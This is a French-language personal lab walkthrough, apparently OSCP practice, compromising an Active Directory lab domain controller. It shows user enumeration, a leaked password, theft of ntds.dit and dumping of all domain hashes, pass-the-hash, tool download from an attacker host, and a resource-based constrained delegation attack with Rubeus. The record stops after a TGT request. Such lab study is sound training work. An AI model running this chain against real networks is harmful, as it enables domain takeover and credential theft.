AD - ressourced

mardi 1 avril 2025 21:17

```
sudo nmap -p- -sV -sC  192.168.113.175 --open
[sudo] password for alice:
Starting Nmap 7.95 ( https://nmap.org ) at 2025-04-01 20:42 CEST
Nmap scan report for 192.168.113.175
Host is up (0.017s latency).
Not shown: 65514 filtered tcp ports (no-response)
Some closed ports may be reported as filtered due to --defeat-rst-ratelimit
PORT      STATE SERVICE       VERSION
53/tcp    open  domain        Simple DNS Plus
88/tcp    open  kerberos-sec  Microsoft Windows Kerberos (server time: 2025-04-01 18:44:44Z)
135/tcp   open  msrpc         Microsoft Windows RPC
139/tcp   open  netbios-ssn   Microsoft Windows netbios-ssn
389/tcp   open  ldap          Microsoft Windows Active Directory LDAP (Domain: resourced.local0., Site:
Default-First-Site-Name)
445/tcp   open  microsoft-ds?
464/tcp   open  kpasswd5?
593/tcp   open  ncacn_http    Microsoft Windows RPC over HTTP 1.0
636/tcp   open  tcpwrapped
3268/tcp  open  ldap          Microsoft Windows Active Directory LDAP (Domain: resourced.local0.,
Site: Default-First-Site-Name)
3269/tcp  open  tcpwrapped
3389/tcp  open  ms-wbt-server Microsoft Terminal Services
| ssl-cert: Subject: commonName=ResourceDC.resourced.local
| Not valid before: 2025-03-31T18:25:45
|_Not valid after:  2025-09-30T18:25:45
|_ssl-date: 2025-04-01T18:46:12+00:00; +3s from scanner time.
| rdp-ntlm-info:
|   Target_Name: resourced
|   NetBIOS_Domain_Name: resourced
|   NetBIOS_Computer_Name: RESOURCEDC
|   DNS_Domain_Name: resourced.local
|   DNS_Computer_Name: ResourceDC.resourced.local
|   DNS_Tree_Name: resourced.local
|   Product_Version: 10.0.17763
|_  System_Time: 2025-04-01T18:45:32+00:00
5985/tcp  open  http          Microsoft HTTPAPI httpd 2.0 (SSDP/UPnP)
|_http-server-header: Microsoft-HTTPAPI/2.0
|_http-title: Not Found
9389/tcp  open  mc-nmf        .NET Message Framing
49666/tcp open  msrpc         Microsoft Windows RPC
49668/tcp open  msrpc         Microsoft Windows RPC
49669/tcp open  msrpc         Microsoft Windows RPC
49675/tcp open  ncacn_http    Microsoft Windows RPC over HTTP 1.0
49676/tcp open  msrpc         Microsoft Windows RPC
49694/tcp open  msrpc         Microsoft Windows RPC
49712/tcp open  msrpc         Microsoft Windows RPC
Service Info: Host: RESOURCEDC; OS: Windows; CPE: cpe:/o:microsoft:windows

Host script results:
|_clock-skew: mean: 2s, deviation: 0s, median: 2s
| smb2-time:
|   date: 2025-04-01T18:45:35
|_  start_date: N/A
| smb2-security-mode:
|   3:1:1:
|_    Message signing enabled and required

Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 234.01 seconds
```

```
┌──(alice㉿kali)-[~/…/oscp/PG play/AD/ressourced]
└─$ rpcclient -U "" -N -c enumdomusers 192.168.113.175

user:[Administrator] rid:[0x1f4]
user:[Guest] rid:[0x1f5]
user:[krbtgt] rid:[0x1f6]
user:[M.Mason] rid:[0x44f]
user:[K.Keen] rid:[0x450]
user:[L.Livingstone] rid:[0x451]
user:[J.Johnson] rid:[0x452]
user:[V.Ventz] rid:[0x453]
user:[S.Swanson] rid:[0x454]
user:[P.Parker] rid:[0x455]
user:[R.Robinson] rid:[0x456]
user:[D.Durant] rid:[0x457]
user:[G.Goldberg] rid:[0x458]
```

```
 1 administrator
 2 guest
 3 krbtgt
 4 M.Mason
 5 K.Keen
 6 L.Livingstone
 7 J.Johnson
 8 V.Ventz
 9 S.Swanson
10 P.Parker
11 R.Robinson
12 D.Durant
13 G.Goldberg
```

```
┌──(alice㉿kali)-[~/…/oscp/PG play/AD/ressourced]
└─$ ./kerbrute_linux_amd64 userenum --dc 192.168.123.175 -d resourced.local users.txt

    __             __               __
   / /_____  _____/ /_  _______  __/ /____
  / //_/ _ \/ ___/ __ \/ ___/ / / / __/ _ \
 / ,< /  __/ /  / /_/ / /  / /_/ / /_/  __/
/_/|_|\___/_/  /_.___/_/   \__,_/\__/\___/

Version: v1.0.3 (9dad6e1) - 04/02/25 - Ronnie Flathers @ropnop

2025/04/02 14:23:13 >  Using KDC(s):
2025/04/02 14:23:13 >   192.168.123.175:88

2025/04/02 14:23:13 >  [+] VALID USERNAME:       administrator@resourced.local
2025/04/02 14:23:13 >  [+] VALID USERNAME:       V.Ventz@resourced.local
2025/04/02 14:23:13 >  [+] VALID USERNAME:       M.Mason@resourced.local
2025/04/02 14:23:13 >  [+] VALID USERNAME:       K.Keen@resourced.local
2025/04/02 14:23:13 >  [+] VALID USERNAME:       S.Swanson@resourced.local
2025/04/02 14:23:13 >  [+] VALID USERNAME:       J.Johnson@resourced.local
2025/04/02 14:23:13 >  [+] VALID USERNAME:       L.Livingstone@resourced.local
2025/04/02 14:23:13 >  [+] VALID USERNAME:       P.Parker@resourced.local
2025/04/02 14:23:13 >  [+] VALID USERNAME:       R.Robinson@resourced.local
2025/04/02 14:23:13 >  [+] VALID USERNAME:       D.Durant@resourced.local
2025/04/02 14:23:13 >  [+] VALID USERNAME:       G.Goldberg@resourced.local
2025/04/02 14:23:13 >  Done! Tested 13 usernames (11 valid) in 0.031 seconds

┌──(alice㉿kali)-[~/…/oscp/PG play/AD/ressourced]
└─$
```

```
┌──(alice㉿kali)-[~/…/oscp/PG play/AD/ressourced]
└─$ impacket-GetNPUsers resourced.local/ -usersfile users.txt -dc-ip 192.168.123.175

Impacket v0.12.0 - Copyright Fortra, LLC and its affiliated companies

/usr/share/doc/python3-impacket/examples/GetNPUsers.py:165: DeprecationWarning: datetime.datetime.u
val in a future version. Use timezone-aware objects to represent datetimes in UTC: datetime.dateti
  now = datetime.datetime.utcnow() + datetime.timedelta(days=1)
[-] User administrator doesn't have UF_DONT_REQUIRE_PREAUTH set
[-] Kerberos SessionError: KDC_ERR_CLIENT_REVOKED(Clients credentials have been revoked)
[-] Kerberos SessionError: KDC_ERR_CLIENT_REVOKED(Clients credentials have been revoked)
[-] User M.Mason doesn't have UF_DONT_REQUIRE_PREAUTH set
[-] User K.Keen doesn't have UF_DONT_REQUIRE_PREAUTH set
[-] User L.Livingstone doesn't have UF_DONT_REQUIRE_PREAUTH set
[-] User J.Johnson doesn't have UF_DONT_REQUIRE_PREAUTH set
[-] User V.Ventz doesn't have UF_DONT_REQUIRE_PREAUTH set
[-] User S.Swanson doesn't have UF_DONT_REQUIRE_PREAUTH set
[-] User P.Parker doesn't have UF_DONT_REQUIRE_PREAUTH set
[-] User R.Robinson doesn't have UF_DONT_REQUIRE_PREAUTH set
[-] User D.Durant doesn't have UF_DONT_REQUIRE_PREAUTH set
[-] User G.Goldberg doesn't have UF_DONT_REQUIRE_PREAUTH set
```

On va se reconnecter au rpc

rpcclient -U "" -N resourced.local

Je n'arrive pas à me connecter donc j'utilise enum4linux :

```
┌──(alice㉿kali)-[~/…/oscp/PG play/AD/ressourced]
└─$ enum4linux 192.168.123.175
Starting enum4linux v0.9.1 ( http://labs.portcullis.co.uk/application/enum4linux/ ) on Wed Apr  2 14:32:33 2025

 ==========================================( Target Information )==========================================

Target ........... 192.168.123.175
RID Range ........ 500-550,1000-1050
Username ......... ''
Password ......... ''
Known Usernames .. administrator, guest, krbtgt, domain admins, root, bin, none
```

```
┌──(alice㉿kali)-[~/…/oscp/PG play/AD/ressourced]
└─$ enum4linux 192.168.123.175
Starting enum4linux v0.9.1 ( http://labs.portcullis.co.uk/application/enum4linux/ ) on Wed Apr  2 14:32:33 2025

 ==========================================( Target Information )==========================================

Target ........... 192.168.123.175
RID Range ........ 500-550,1000-1050
Username ......... ''
Password ......... ''
Known Usernames .. administrator, guest, krbtgt, domain admins, root, bin, none
```

```
 ===================================( Users on 192.168.123.175 )===================================

index: 0xeda RID: 0x1f4 acb: 0x00000210 Account: Administrator  Name: (null)    Desc: Built-in account for administering the computer/domain
index: 0xf72 RID: 0x457 acb: 0x00020010 Account: D.Durant       Name: (null)    Desc: Linear Algebra and crypto god
index: 0xf73 RID: 0x458 acb: 0x00020010 Account: G.Goldberg     Name: (null)    Desc: Blockchain expert
index: 0xedb RID: 0x1f5 acb: 0x00000215 Account: Guest  Name: (null)    Desc: Built-in account for guest access to the computer/domain
index: 0xf6d RID: 0x452 acb: 0x00020010 Account: J.Johnson      Name: (null)    Desc: Networking specialist
index: 0xf6b RID: 0x450 acb: 0x00020010 Account: K.Keen Name: (null)    Desc: Frontend Developer
index: 0xf10 RID: 0x1f6 acb: 0x00020011 Account: krbtgt Name: (null)    Desc: Key Distribution Center Service Account
index: 0xf6c RID: 0x451 acb: 0x00000210 Account: L.Livingstone  Name: (null)    Desc: SysAdmin
index: 0xf6a RID: 0x44f acb: 0x00020010 Account: M.Mason        Name: (null)    Desc: Ex IT admin
index: 0xf70 RID: 0x455 acb: 0x00020010 Account: P.Parker       Name: (null)    Desc: Backend Developer
index: 0xf71 RID: 0x456 acb: 0x00020010 Account: R.Robinson     Name: (null)    Desc: Database Admin
index: 0xf6f RID: 0x454 acb: 0x00020010 Account: S.Swanson      Name: (null)    Desc: Military Vet now cybersecurity specialist
index: 0xf6e RID: 0x453 acb: 0x00000210 Account: V.Ventz        Name: (null)    Desc: New-hired, reminder: HotelCalifornia194!
```

V.Ventz HotelCalifornina194!

```
┌──(alice㉿kali)-[~/…/oscp/PG play/AD/ressourced]
└─$ smbclient -U V.Ventz \\\\192.168.123.175\\"Password Audit"
Password for [WORKGROUP\V.Ventz]:
Try "help" to get a list of possible commands.
smb: \> ls
  .                                   D        0  Tue Oct  5 10:49:16 2021
  ..                                  D        0  Tue Oct  5 10:49:16 2021
  Active Directory                    D        0  Tue Oct  5 10:49:15 2021
  registry                            D        0  Tue Oct  5 10:49:16 2021

                7706623 blocks of size 4096. 2718925 blocks available
smb: \> cd registry\
smb: \registry\>
```

Comme j'ai trouvé un fichier Ntds.dit, SYSTEM, et SECURITY (surement SAM)


```
smb: \registry\> ls
  .                                   D        0  Tue Oct  5 10:49:16 2021
  ..                                  D        0  Tue Oct  5 10:49:16 2021
  SECURITY                            A    65536  Mon Sep 27 12:45:20 2021
  SYSTEM                              A 16777216  Mon Sep 27 12:45:20 2021

                7706623 blocks of size 4096. 2718909 blocks available
smb: \registry\> cd SECURITY
cd \registry\SECURITY\: NT_STATUS_NOT_A_DIRECTORY
smb: \registry\> get SECURITY
getting file \registry\SECURITY of size 65536 as SECURITY (780.5 KiloBytes/sec) (aver
smb: \registry\> get SYSTEM
getting file \registry\SYSTEM of size 16777216 as SYSTEM (3055.6 KiloBytes/sec) (aver
smb: \registry\> cd ..
smb: \> ls
  .                                   D        0  Tue Oct  5 10:49:16 2021
  ..                                  D        0  Tue Oct  5 10:49:16 2021
  Active Directory                    D        0  Tue Oct  5 10:49:15 2021
  registry                            D        0  Tue Oct  5 10:49:16 2021

                7706623 blocks of size 4096. 2718909 blocks available
smb: \> cd Active Directory\
cd \Active\: NT_STATUS_OBJECT_NAME_NOT_FOUND
smb: \> ls
  .                                   D        0  Tue Oct  5 10:49:16 2021
  ..                                  D        0  Tue Oct  5 10:49:16 2021
  Active Directory                    D        0  Tue Oct  5 10:49:15 2021
  registry                            D        0  Tue Oct  5 10:49:16 2021

                7706623 blocks of size 4096. 2718909 blocks available
smb: \> cd Active Directory\
cd \Active\: NT_STATUS_OBJECT_NAME_NOT_FOUND
smb: \> cd "Active Directory"
smb: \Active Directory\> ls
  .                                   D        0  Tue Oct  5 10:49:16 2021
  ..                                  D        0  Tue Oct  5 10:49:16 2021
  ntds.dit                            A 25165824  Mon Sep 27 13:30:54 2021
  ntds.jfm                            A    16384  Mon Sep 27 13:30:54 2021
```

On peut récupérer des SLAdump :

impacket-secretsdump

impacket-secretsdump -ntds ntds.dit -system SYSTEM LOCAL

Eh bhe




impacket-secretsdump -ntds ntds.dit -system SYSTEM LOCAL

Impacket v0.12.0 - Copyright Fortra, LLC and its affiliated companies

[*] Target system bootKey: 0x6f961da31c7ffaf16683f78e04c3e03d
[*] Dumping Domain Credentials (domain\uid:rid:lmhash:nthash)
[*] Searching for pekList, be patient
[*] PEK # 0 found and decrypted: 9298735ba0d788c4fc05528650553f94
[*] Reading and decrypting hashes from ntds.dit
Administrator:500:aad3b435b51404eeaad3b435b51404ee:12579b1666d4ac10f0f59f300776495f:::
Guest:501:aad3b435b51404eeaad3b435b51404ee:31d6cfe0d16ae931b73c59d7e0c089c0:::
RESOURCEDC
$:1000:aad3b435b51404eeaad3b435b51404ee:9ddb6f4d9d01fedeb4bccfb09df1b39d:::
krbtgt:502:aad3b435b51404eeaad3b435b51404ee:3004b16f88664fbebfcb9ed272b0565b:::
M.Mason:1103:aad3b435b51404eeaad3b435b51404ee:3105e0f6af52aba8e11d19f27e487e45:::
K.Keen:1104:aad3b435b51404eeaad3b435b51404ee:204410cc5a7147cd52a04ddae6754b0c:::
L.Livingstone:1105:aad3b435b51404eeaad3b435b51404ee:19a3a7550ce8c505c2d46b5e39d6f808:::
J.Johnson:1106:aad3b435b51404eeaad3b435b51404ee:3e028552b946cc4f282b72879f63b726:::
V.Ventz:1107:aad3b435b51404eeaad3b435b51404ee:913c144caea1c0a936fd1ccb46929d3c:::
S.Swanson:1108:aad3b435b51404eeaad3b435b51404ee:bd7c11a9021d2708eda561984f3c8939:::
P.Parker:1109:aad3b435b51404eeaad3b435b51404ee:980910b8fc2e4fe9d482123301dd19fe:::
R.Robinson:1110:aad3b435b51404eeaad3b435b51404ee:fea5a148c14cf51590456b2102b29fac:::
D.Durant:1111:aad3b435b51404eeaad3b435b51404ee:08aca8ed17a9eec9fac4acdcb4652c35:::
G.Goldberg:1112:aad3b435b51404eeaad3b435b51404ee:62e16d17c3015c47b4d513e65ca757a2:::
[*] Kerberos keys from ntds.dit
Administrator:aes256-cts-hmac-
sha1-96:73410f03554a21fb0421376de7f01d5fe401b8735d4aa9d480ac1c1cdd9dc0c8
Administrator:aes128-cts-hmac-sha1-96:b4fc11e40a842fff6825e93952630ba2
Administrator:des-cbc-md5:80861f1a80f1232f
RESOURCEDC$:aes256-cts-hmac-
sha1-96:b97344a63d83f985698a420055aa8ab4194e3bef27b17a8f79c25d18a308b2a4
RESOURCEDC$:aes128-cts-hmac-sha1-96:27ea2c704e75c6d786cf7e8ca90e0a6a
RESOURCEDC$:des-cbc-md5:ab089e317a161cc1
krbtgt:aes256-cts-hmac-

sha1-96:12b5d40410eb374b6b839ba6b59382cfbe2f66bd2e238c18d4fb409f4a8ac7c5
krbtgt:aes128-cts-hmac-sha1-96:3165b2a56efb5730cfd34f2df472631a
krbtgt:des-cbc-md5:f1b602194f3713f8
M.Mason:aes256-cts-hmac-
sha1-96:21e5d6f67736d60430facb0d2d93c8f1ab02da0a4d4fe95cf51554422606cb04
M.Mason:aes128-cts-hmac-sha1-96:99d5ca7207ce4c406c811194890785b9
M.Mason:des-cbc-md5:268501b50e0bf47c
K.Keen:aes256-cts-hmac-
sha1-96:9a6230a64b4fe7ca8cfd29f46d1e4e3484240859cfacd7f67310b40b8c43eb6f
K.Keen:aes128-cts-hmac-sha1-96:e767891c7f02fdf7c1d938b7835b0115
K.Keen:des-cbc-md5:572cce13b38ce6da
L.Livingstone:aes256-cts-hmac-
sha1-96:cd8a547ac158c0116575b0b5e88c10aac57b1a2d42e2ae330669a89417db9e8f
L.Livingstone:aes128-cts-hmac-sha1-96:1dec73e935e57e4f431ac9010d7ce6f6
L.Livingstone:des-cbc-md5:bf01fb23d0e6d0ab
J.Johnson:aes256-cts-hmac-
sha1-96:0452f421573ac15a0f23ade5ca0d6eada06ae85f0b7eb27fe54596e887c41bd6
J.Johnson:aes128-cts-hmac-sha1-96:c438ef912271dbbfc83ea65d6f5fb087
J.Johnson:des-cbc-md5:ea01d3d69d7c57f4
V.Ventz:aes256-cts-hmac-
sha1-96:4951bb2bfbb0ffad425d4de2353307aa680ae05d7b22c3574c221da2cfb6d28c
V.Ventz:aes128-cts-hmac-sha1-96:ea815fe7c1112385423668bb17d3f51d
V.Ventz:des-cbc-md5:4af77a3d1cf7c480
S.Swanson:aes256-cts-hmac-
sha1-96:8a5d49e4bfdb26b6fb1186ccc80950d01d51e11d3c2cda1635a0d3321efb0085
S.Swanson:aes128-cts-hmac-sha1-96:6c5699aaa888eb4ec2bf1f4b1d25ec4a
S.Swanson:des-cbc-md5:5d37583eae1f2f34
P.Parker:aes256-cts-hmac-
sha1-96:e548797e7c4249ff38f5498771f6914ae54cf54ec8c69366d353ca8aaddd97cb
P.Parker:aes128-cts-hmac-sha1-96:e71c552013df33c9e42deb6e375f6230
P.Parker:des-cbc-md5:083b37079dcd764f
R.Robinson:aes256-cts-hmac-
sha1-96:90ad0b9283a3661176121b6bf2424f7e2894079edcc13121fa0292ec5d3ddb5b
R.Robinson:aes128-cts-hmac-sha1-96:2210ad6b5ae14ce898cebd7f004d0bef
R.Robinson:des-cbc-md5:7051d568dfd0852f
D.Durant:aes256-cts-hmac-
sha1-96:a105c3d5cc97fdc0551ea49fdadc281b733b3033300f4b518f965d9e9857f27a
D.Durant:aes128-cts-hmac-sha1-96:8a2b701764d6fdab7ca599cb455baea3
D.Durant:des-cbc-md5:376119bfcea815f8
G.Goldberg:aes256-cts-hmac-
sha1-96:0d6ac3733668c6c0a2b32a3d10561b2fe790dab2c9085a12cf74c7be5aad9a91
G.Goldberg:aes128-cts-hmac-sha1-96:00f4d3e907818ce4ebe3e790d3e59bf7
G.Goldberg:des-cbc-md5:3e20fd1a25687673
[*] Cleaning up...




Avec crackstation :

31d6cfe0d16ae931b73c59d7e0c089c0

Et

Administrator:ItachiUchiha888




```
┌──(alice㉿kali)-[~/../oscp/PG play/AD/ressourced]
└─$ crackmapexec smb 192.168.146.175 -u users.txt  -p hash --continue-on-success

/usr/lib/python3/dist-packages/cme/cli.py:37: SyntaxWarning: invalid escape sequence '\ '
  formatter_class=RawTextHelpFormatter)
/usr/lib/python3/dist-packages/cme/protocols/smb/smbexec.py:49: SyntaxWarning: invalid esca
  stringbinding = 'ncacn_np:%s[\pipe\svcctl]' % self.__host
```

```
  arc4 = algorithms.ARC4(self._key)
WINRM       192.168.146.175 5985   RESOURCEDC       [+] resourced.local\L.Livingstone:19a3a7550ce8c505c2d46b5e39d6f808 (Pwn3d!)
/usr/lib/python3/dist-packages/spnego/_ntlm_raw/crypto.py:46: CryptographyDeprecationWarning: ARC4 has been moved to cryptography.hazmat.decrepit.ciphe
this module in 48.0.0.
  arc4 = algorithms.ARC4(self._key)
WINRM       192.168.146.175 5985   RESOURCEDC       [-] resourced.local\L.Livingstone:3e028552b946cc4f282b72879f63b726
/usr/lib/python3/dist-packages/spnego/_ntlm_raw/crypto.py:46: CryptographyDeprecationWarning: ARC4 has been moved to cryptography.hazmat.decrepit.ciphe
this module in 48.0.0.
```

19a3a7550ce8c505c2d46b5e39d6f808

Hmmm

Je remarque que notre user a le generic all sur la machine du domaine.



Resource-Based Constrained Delegation

With unconstrained delegation, service accounts with delegation enabled can access any resource on behalf of users. Similarly, with constrained delegation, service accounts with delegation enabled can access a specific list of resources.

Voilà comment on va faire dans ce cas.
Notre user peut créer un user machine et lui donner tous les droits qui souhaite (je crois).

```
*Evil-WinRM* PS C:\Users\L.Livingstone\desktop> iwr -uri http://192.168.45.229:8000/Rubeus.exe -Outfile rubeus.exe
*Evil-WinRM* PS C:\Users\L.Livingstone\desktop> iwr -uri http://192.168.45.229:8000/StandIn.exe -Outfile StandIn.exe
```


Ensuite on a besoin du SID pour la suite donc on va faire cette commande :

Get-ADComputer -Filter * | Select-Object Name, SID

```
*Evil-WinRM* PS C:\Users\L.Livingstone\desktop> Get-ADComputer -Filter * | Select-Object Name, SID

Name        SID
----        ---
RESOURCEDC  S-1-5-21-537427935-490066102-1511301751-1000
pchack      S-1-5-21-537427935-490066102-1511301751-4101
```

4qz3MoU85Du883U

pchack S-1-5-21-537427935-490066102-1511301751-4101




b'6c0607b209135fd3ae2df5b23136861f'

Sur windows :

On va utiliser StandIn.Exe et Rubeus.exe :

Avec standin on va pouvoir créer une nouvelle machine :


.\StandIn.exe --computer @nom--make



On récupère le mot de passe pour le réutiliser plus tard !

Ensuite on a besoin du SID pour la suite donc on va faire cette commande :

Get-ADComputer -Filter * | Select-Object Name, SID




On récupère tout pour plus tard :

pchack S-1-5-21-537427935-490066102-1511301751-4101

Maintenant on va dire au DC que notre nouveau compte machine est un compte de confiance en faisant cette commande :

.\StandIn.exe --computer @NOMDUDCDOMAIN--sid @SID

.\StandIn.exe --computer **resourceDC** --sid
S-1-5-21-537427935-490066102-1511301751-4101



Maintenant on va convertir le mot de passe de notre compte machine en md4 avec python :

Sur notre kali linux on lance python :

python3

import hashlib,binascii

hash = hashlib.new('md4', "@mdp".encode('utf-16le')).digest()

print(binascii.hexlify(hash))

```
└─$ python3
Python 3.13.2 (main, Mar 13 2025, 14:29:07) [GCC 14.2.0] on linux
Type "help", "copyright", "credits" or "license" for more information.
>>> import hashlib,binascii
... import hashlib,binascii
...
>>> hash = hashlib.new('md4', "4qz3MoU85Du883U".encode('utf-16le')).digest()
...
...
>>> print(binascii.hexlify(hash))
...
b'6c0607b209135fd3ae2df5b23136861f'
>>>
```

.\Rubeus.exe s4u /user:@usermachin /rc4:@hashmd4 /impersonateuser:administrator /msdsspn:cifs/@domainDC /nowrap /ptt

.\Rubeus.exe s4u /user:pchack/rc4:6c0607b209135fd3ae2df5b23136861f /impersonateuser:administrator /msdsspn:cifs/resourcedc.resourced.local /nowrap /ptt

```
Evil-WinRM* PS cifs\Users\L.Livingstone\desktop> .\Rubeus.exe s4u /user:pchack /rc4:6c0607b209135fd3ae2df5b23136861f /impersonateuser:administrator /msdsspn:cifs/resourcedc.resourced.local /nowrap /ptt

  ______        _
  (_____ \      | |
   _____) )_   _| |__  _____ _   _  ___
  |  __  /| | | |  _ \| ___ | | | |/___)
  | |  \ \| |_| | |_) ) ____| |_| |___ |
  |_|   |_|____/|____/|_____)____/(___/

  v2.2.0

[*] Action: S4U

[*] Using rc4_hmac hash: 6c0607b209135fd3ae2df5b23136861f
[*] Building AS-REQ (w/ preauth) for: 'resourced.local\pchack'
[*] Using domain controller: ::1:88
[+] TGT request successful!
[*] base64(ticket.kirbi):

